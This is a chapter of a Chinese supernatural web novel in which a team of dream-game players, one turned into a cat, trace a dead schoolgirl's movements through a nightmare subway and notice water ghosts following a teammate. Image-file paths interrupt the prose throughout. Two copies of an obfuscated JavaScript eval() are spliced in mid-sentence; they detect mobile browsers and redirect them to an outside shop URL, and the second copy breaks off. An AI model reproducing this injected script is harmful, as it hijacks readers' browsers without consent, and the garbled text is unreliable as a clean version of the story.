血腥味扑面而来,比她预想中更浓。猫的五感放大了这一切,铁轨的金属腥气、车轮烧焦的橡胶味、还有血。 她压住反胃,绕开地上蜿蜒的血迹,靠近那个粉色书包。 网状侧袋里塞着一盒牛奶,旁边是两颗煮鸡蛋,鸡蛋热乎着,像是早上出门前匆忙塞进去的,连凉透的时间都没有。 鸡蛋下面压着一张卡片。 朝云用爪子扒拉了两下,没扒动。她侧过头,牙齿咬住卡片一角,一点点往外拽。 站台上,纪雅音看见猫猫叼着什么从书包里抬起头,绕过血迹往回走。 纪雅音暗自担忧:“这么高的站台,朝云能跳上来吗。” 宁洛也不安:“要不我们丢个绳子下去,让朝云顺着绳子爬上来吧。” 南明芮:“……” 站台下面的朝云抬头看向站台,向后退了半步,后腿发力,身子拉长,优雅而顺畅地跳了上来。 纪雅音和宁洛都松了口气,注意到她们的小动作,南明芮无法理解,无论如何,现在朝云可是只猫啊,这个高度的跳跃应该不至于如此担心吧。 朝云上来后,叼着卡片径直走向南明芮。 见猫猫理都不理她俩,朝着自己径直过来,南明芮心中冒出诡异的满足感。 她蹲下身子,从朝云嘴里接过了卡片,很想抬手摸摸她的头鼓励一下,但南明芮忍住了 南明芮脑子卡壳——不,这样不对,我要干什么来着? 哦哦,情报。 她尽量把注意力放在手中的卡片上。 卡片的右侧是文字。 “██初级中学校园卡。” “八年级(二)班。” “刘福珍。” 左侧,则是一张大头照。 小女孩相貌可爱,咧嘴笑着露出虎牙,眉目清秀,看上去是个天真活泼、无忧无虑的孩子。 南明芮和朝云猫猫对视一眼,猫猫后腿直立,前爪轻轻扶在南明芮的虎口处,小猫很轻,倚靠的重量她完全承受得住,但是那种诡异的愉悦之情又冒出来了。 朝云看了看她手中的校园卡,飞快地瞥了一眼旁边的文字,最后目光落在小女孩的照片上。 强烈的既视感呼之欲出。 可能是因为失忆的原因,朝云的记忆并不多,所以她很快记起了这种既视感来自何处。 春寅路,雏菊人,后车车厢。 南明芮的推测没错。 朝云记起来,这孩子曾经坐在雏菊人中间,在后车车厢中,飞快地看过她一眼。 那绝对不是错觉。 她深深地看了一眼南明芮,这个信息必须要想办法传递给她。 南明芮皱着眉:“朝云,你是不是想到了什么?如果是肯定答案,你就喵一声,如果是否定答案,你就喵两声。” 朝云歪了歪头,不由得想,南明芮果然比纪雅音和宁洛的反应更快一些,她们待在一起好几个小时,竟然都没想到这一招,交流全靠蒙。 朝云:“喵。” “明白了。”南明芮如释重负,朝云虽然变成猫了,但照样比这两个人靠谱。 尚不知道自己被嫌弃了的两人还在嬉皮笑脸。 “朝云真可爱呀。”纪雅音感叹道。 宁洛也笑眯眯:“是呀是呀。” 朝云心想,如果刘福珍曾经在前面的站台出现过,那么,一定不止她一个人看见过她。 还有谁呢,还有谁曾经看到过刘福珍? 周围人来人往,小猫还在飞快地回忆。 记忆深处,有两句对话突然冒了出来。 ——“你怎么了?在找谁?” ——“哦哦,没事,刚刚一直有个;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534221|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 穿着校服的小女孩跟着我们,但是没有上车……我还以为是共梦者,看来是误会了。” 是秋申路上车的共梦者! 朝云看了三人一眼,快速地朝前跑去,南明芮三人亦跟上。 小猫灵动地在人群中穿梭,她的耳朵不停地变动着方向。 她在听声音,既然不记得那两个人的脸,现在只能靠声音分辨了,她们在哪里呢? 除了纪雅音一行人,其他共梦者也曾经尝试去铁轨上查看刘福珍的尸体,但都被NPC拦了下来,意识到这条路走不通,所以分散在站台各处,去寻找新的线索了。 秋申路上车的那几人也不例外。 “……你们看站台的时刻表……” 不断逡巡的朝云终于听到一个熟悉的声音,她立刻站住,抬头望向说话的人。 她又说:“时刻表为什么没有下一站的列车?” 旁边的人回答道:“你这么一说还真是,正常的地铁会这样吗?” 两人对话的声音和记忆中的对话声音重合,朝云迅速锁定了她们两个。 她还在想怎么去问她们问题的时候,忽然被拦腰抱起。 朝云扭头,看见了纪雅音。 南明芮在她身边,顺着猫猫的视线也锁定了两人:“她们两个有问题?” 朝云短促叫了声:“喵。” “好,”南明芮对猫猫笑了笑,“剩下交给我就行。” 南明芮抬手,温热的手心飞快揉了揉她的小猫脑袋,显得可靠极了,朝云盯着她的背影发愣。 不得不说,南明芮的理解能力真是一流,哪怕车上的唐玉,在南明芮这丝滑的“猫语理解”能力面前,也是不够看。 南明芮走上前:“你们好,请问是共梦者吗?” 正在抬头看时刻的两人闻言,转头看了一眼搭话的南明芮。 “我叫南明芮,也是一名共梦者。”南明芮伸手,气质温和,总有一种让人可以相信的魅力,“如果你们愿意的话,我希望和你们进行信息交换。” 两人看见了南明芮身后的两人一猫,她们的表现车厢里的人都记得,而南明芮显然和她们是一个团队的。 听说好像是安全区的积分榜榜二! 她们受宠若惊:“信息交换?可、可以啊,你想知道什么?” 这两个女生很聪明,即便知道眼前的团队很强,也没有妄自菲薄,有这样敢于抓机会的品质,可以在噩梦之中活得更久。 南明芮拿出了小卡片,放在手心给两人查看:“这是我们在尸体上发现的东西,是刘福珍的校园卡,想请你们看看,能不能想到什么。” 那两个女生立刻凑过来查看,左边的女生明显震惊了一下:“咦!我见过她!” 她抬头:“在秋申路地铁站的站台见过她,当时这个小姑娘好像在等人,后面莫名其妙,一直跟在我们身后,她还问了我问题。” 南明芮仿佛不在意地问:“问问题?” 那女生回忆:“她问我,是不是以前和我见过面?啧,但是秋申路地铁站人太多了,被挤来挤去的,我都没来得及回答她,而且地铁快要进站了,我以为她是共梦者,心想等会儿再聊也来得及……” 女生和同伴对视,神色懊恼:“她居然是刘福珍?” …… 南明芮以交换情报为由的套话结束,与那两个女生暂别后,她飞快地思考着。 “朝云,你怎么知道她们两个见过刘福珍?”南明芮刚问完,自己就想到了答案,“你也认得刘福珍?难道是在春寅路?” 跟聪明人讲话太舒服了。 朝云:“喵!” 南明芮懂了。 这样就对了,刘福珍已经在春秋冬三站露过面,剩下的就是夏巳路。 朝云和纪雅音在第一站春寅路上车,那个女生在秋申路上车,所以按照规律,刘福珍也应在夏巳路出现过。 纪雅音拿着校园卡,没看出什么线索,将校园卡继续传递给了宁洛。 刘福珍的笑脸定格在校园卡的照片上,她脸圆圆的,还有小虎牙,看上去就是很有福气的可爱小女孩,难怪会叫“刘福珍”这个名字。 如果见过她的人,应该会印象深刻吧,毕竟共梦者们在噩梦中摸爬滚打,没有多少人会有如此天真可爱的笑容。 电光火石之间,宁洛真的记起了什么。 “南姐,我也见过刘福珍。” 宁洛看着校园卡,兀然说道。 南明芮怔了怔:“我记得你说是夏巳路上车的?那就对得上了,刘福珍她果然——” “等等,我不只见到了刘福珍,”宁洛打断她,想到了那个画面,她缓缓抬头,看向南明芮,“而且在刘福珍身后,还有个陌生的男人。” 宁洛仔细回忆着,一切都历历在目,最后才笃定道:“没错,当时,刘福珍在第二号车厢看了我一眼,在她身后,还有一个男人。” “只有他们两个是正常人类的样子,所以,我记得很清楚。” 8. 遗书写给何人 宁洛说完,看了一眼其他人。 纪雅音和南明芮都严肃地看着她,就连小猫也睁圆了眼。 宁洛眨了眨眼,茫然问:“怎么了?” 南明芮一瞬间有些无力,但优秀的素养让她依旧保持笑容:“……还有呢?继续说呀。” 宁洛挠了挠头,然后开朗地笑了:“没有了啊!我就记得刘福珍在偷偷看我,还有一个男的站在她后面。” 南明芮闭了闭眼。 算了。 她直接问吧。 “刘福珍和照片上长得一样吗?” 宁洛托腮回忆,然后点头:“对,就连穿的衣服都一样——细节我记不清了,反正是这个配色。” 南明芮从口袋里拿出一个小记事本,在上面写写画画,继续问:“那个男人长什么样。” 宁洛望天,有些茫然:“啊,我不记得他的长相——哦对了,他戴着帽子和口罩呢,所以我才不记得他的脸。唔,帽子是灰色的软塌塌毛线帽,口罩就是医用外科口罩,天蓝色的那种。” 南明芮停下,用笔头抵住下巴,想了想,又问:“身高呢?” “和我差不多,估计得有个一米九吧。” 纪雅音没忍住:“一米九?这对吗?你上次量身高不是才188cm吗,怎么又一米九了。” 宁洛摊手:“我年纪小,还在长身体呢,两天长两厘米不是很正常吗。” 纪雅音很羡慕,抬手摸了摸宁洛的头顶。 她很想做时装模特,要是能有这个身高就好了。 小猫被纪雅音抱在怀里,一起朝宁洛的方向挤过去。 宁洛笑眯眯地伸手,去挠了挠朝云的下巴,小猫咪就舒服地眯起眼——不对!她为什么要眯眼!她又不是真的猫! 另一边纪雅音也收回手,挠她的脑壳。 这俩人手法娴熟地撸猫,而朝云根本无法抗拒本能,直接放弃思考,把脑袋搁在她俩手心开始打呼噜。 南明芮本来还在思考,一抬头就看见了这两人一猫的架势。 熟悉的无力感涌上心头,南明芮:“……好了,别撸猫了,都什么时候了,一点紧迫感没有。” 两人一猫被训后僵了僵,悻悻地变回专业共梦者。 南明芮将记事本上的速写递给宁洛看:“看一下,是不是这样?” 宁洛端详着,眨眨眼:“厉害啊南姐,很像那个男人啊!” 南明芮收回本子,环顾了一眼这个站台。 她们有小猫帮忙,所以能够突破NPC的隔离去刘福珍的尸体上找线索,其他人当然也注意到了这一点,这会儿也在各显神通,想办法接近尸体。 目前她们几人的进度稍稍领先,但也意味着后面不能参考其他人的做法了。 她的目光越过这一列地铁,看向了对面空荡荡的站台。 “我们去对面乘车吧,”南明芮道,“回去夏巳路看看情况,或许刘福珍的死因和那个男人有关。” 三人一猫率先离开了站台,顺着楼梯下去。 下了扶梯,往右,是八号出口的反方向,往左,就是反方向列车的地铁口。 眼下她们的通行证都是正常的,按照上一站的情报,镜像通行证只能上反方向的地铁。上官雁虽然至今尚未归队,但也试探出来一条正确规则——正常的通行证可以任选乘两个方向的列车。 和站台上的热闹不同,下了扶梯后,空荡荡的地铁站就显出斑驳和噩梦本有的灰蓝色调。 头顶白炽灯的灯光闪烁,安静的地铁站里,几人甚至能听见电流穿过的声音。 宁洛走在最前面开路,南明芮在中间,后面本应该是纪雅音,保护前面的队友—— 但是朝云感觉纪雅音有点怪怪的。 她窝在纪雅音的怀里,抬头看向她。 纪雅音眉头紧皱着,看上去有些紧张。 朝云眨眨眼,想起来她们在春寅路的地铁站时,纪雅音也曾这么愣住过。 小猫缓缓直起身,趴在了纪雅音的身前,用肉垫拍了拍纪雅音的脸。 感觉到朝云的提醒,纪雅音勉强对猫猫挤出个笑:“啊,朝云,又被你发现了,你真是细心,就算变成猫猫也能发现我害怕。” 纪雅音并不知道朝云失忆了,随口闲聊起从前的事情:“哎,没办法,我技能对非人的怪物很强,但是对人形的鬼就一点办法没有了。” 南明芮笑着说:“也是,我想起来音音刚和我们组队的时候,看上去特别大小姐、特别柔弱,谁能想到是坦克定位……” 走在最前面的宁洛也说:“对哦,老纪是在一个灵异向噩梦入队的,叫什么我忘了,通关的关键好像是要共梦者躲在梦主的床下,哈哈哈,我想起来了——” 宁洛嘟嘟囔囔半天,突然兴奋:“——好像最后那些床全是棺材,梦主其实是各式各样死掉的人,晚上要回到棺材里,当时老纪被分配到的床,刚好梦主是头朝下自杀的,哈哈哈哈当时老纪跟鬼四目相对,直接一个惊声尖叫——” 她回头想要取笑纪雅音。 可在宁洛回头的瞬间,看见了纪雅音恐惧的脸,还有纪雅音身后的东西。 她笑容僵在嘴边。 宁洛的异样,马上被朝云和南明芮发现了。 南明芮顿时意识到了什么,马上对宁洛使了个眼色,宁洛领悟到了意思,于是僵硬着脖子转了过去。 而纪雅音被她勾起回忆更加害怕了,所以没发现宁洛的不对劲。 “我去,我永远都记得那个噩梦……”纪雅音兀自接上了宁洛的回忆,“后来我觉醒技能<金刚>之后,本来以为防御拉满就不会害怕了,谁知道这个技能还跟我内心恐惧挂钩,对人形的鬼一点用没有。” 纪雅音快哭了。 但走在前面的南明芮第二个转过头,看向了纪雅音:“没事,这个噩梦好像人形的鬼怪不多。” 朝云明显看见,南明芮的目光在纪雅音的脸上只停留了一瞬,转而就看向了纪雅音的身后。 看来不仅是为了安慰纪雅音,也是为了确认刚才宁洛在纪雅音的身后看见了什么。 害怕的纪雅音同样没有发现南明芮的视线走向。 “没事,我会勇敢一点的!”纪雅音抱紧猫猫,“而且,我发现了朝云变成猫的好处,抱着猫猫我就没那么害怕了呢!” 纪雅音把猫抱到了胸前,拖住猫猫的后脚,以这个姿势,猫猫的脑袋正好搁在了纪雅音的肩上,往她身后看—— 猫猫睁大眼。 有好几个浑身湿漉漉的“人”跟在纪雅音的身后,头发正在往下滴水,眼珠子从头发里面“伸”出来,直勾勾地盯着纪雅音的背部。 而且还在笑。 它们缓缓抬起手,想要拉住纪雅音。 “不过,这个噩梦虽然人形的鬼不多,但不知道为什么我还是有一种背后发凉、毛毛的感觉。”纪雅音说,“哈哈,可能是我太焦虑啦~” 不,朋友,你的感觉十分敏锐。 ——另外两人一猫脑子里立刻冒出这句话。 南明芮镇定地接过话头:“没事,害怕也正常,噩梦嘛,完全不害怕岂非不给梦主面子?咳咳,话说回来,大家赶地铁的路上一定有些无聊吧,我给大家讲个解闷的小笑话。” “你们有没有听过水鬼的故事。” 纪雅音一僵:“我的姐,你管这个叫小笑话吗?” 宁洛听出来南明芮要传递信息了,直接忽视了纪雅音,大声道:“啊!什么水鬼!我从来没听说过呢!” “那个,”纪雅音挤出个笑,“我们一定要现在聊这个话题吗……” “既然宁洛没听过,那我简单说一下——” 南明芮也忽视了纪雅音,接着说。 “传说中,水鬼的死因,是意外被其他水鬼拉入海底溺亡的,但是没人知道,海里的第一个水鬼是怎么出现的。” “每一个水鬼死的时候都不甘心,所以它们只能抬头向上看,好像只要有一根救命稻草,它们拉住那根草,就能爬上岸去。” “但是它们没有意识到,自己其实已经死了……所以,根本没有什么救命稻草,他们拼命想要拉住的,其实是下一个倒霉的水鬼。” “而且,由于水鬼一直到死都是盯着最上方的,所以它们身上还会被一个有趣的规则所束缚,那就是只能按照顺序往下拉人,当队伍中的最后一人被吃后,才会轮到倒数第二个人。” “只要最后一个人还在,其他人就暂时安全。” 这是有趣的规则吗?南姐为什么现在突然开始讲鬼故事……纪雅音已经快要无法呼吸了。 南明芮不确定大家能不能明白她的暗示,只能期待队友们开窍,并且继续给予“暗示”。 “好了,这就是都市怪谈水鬼的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c 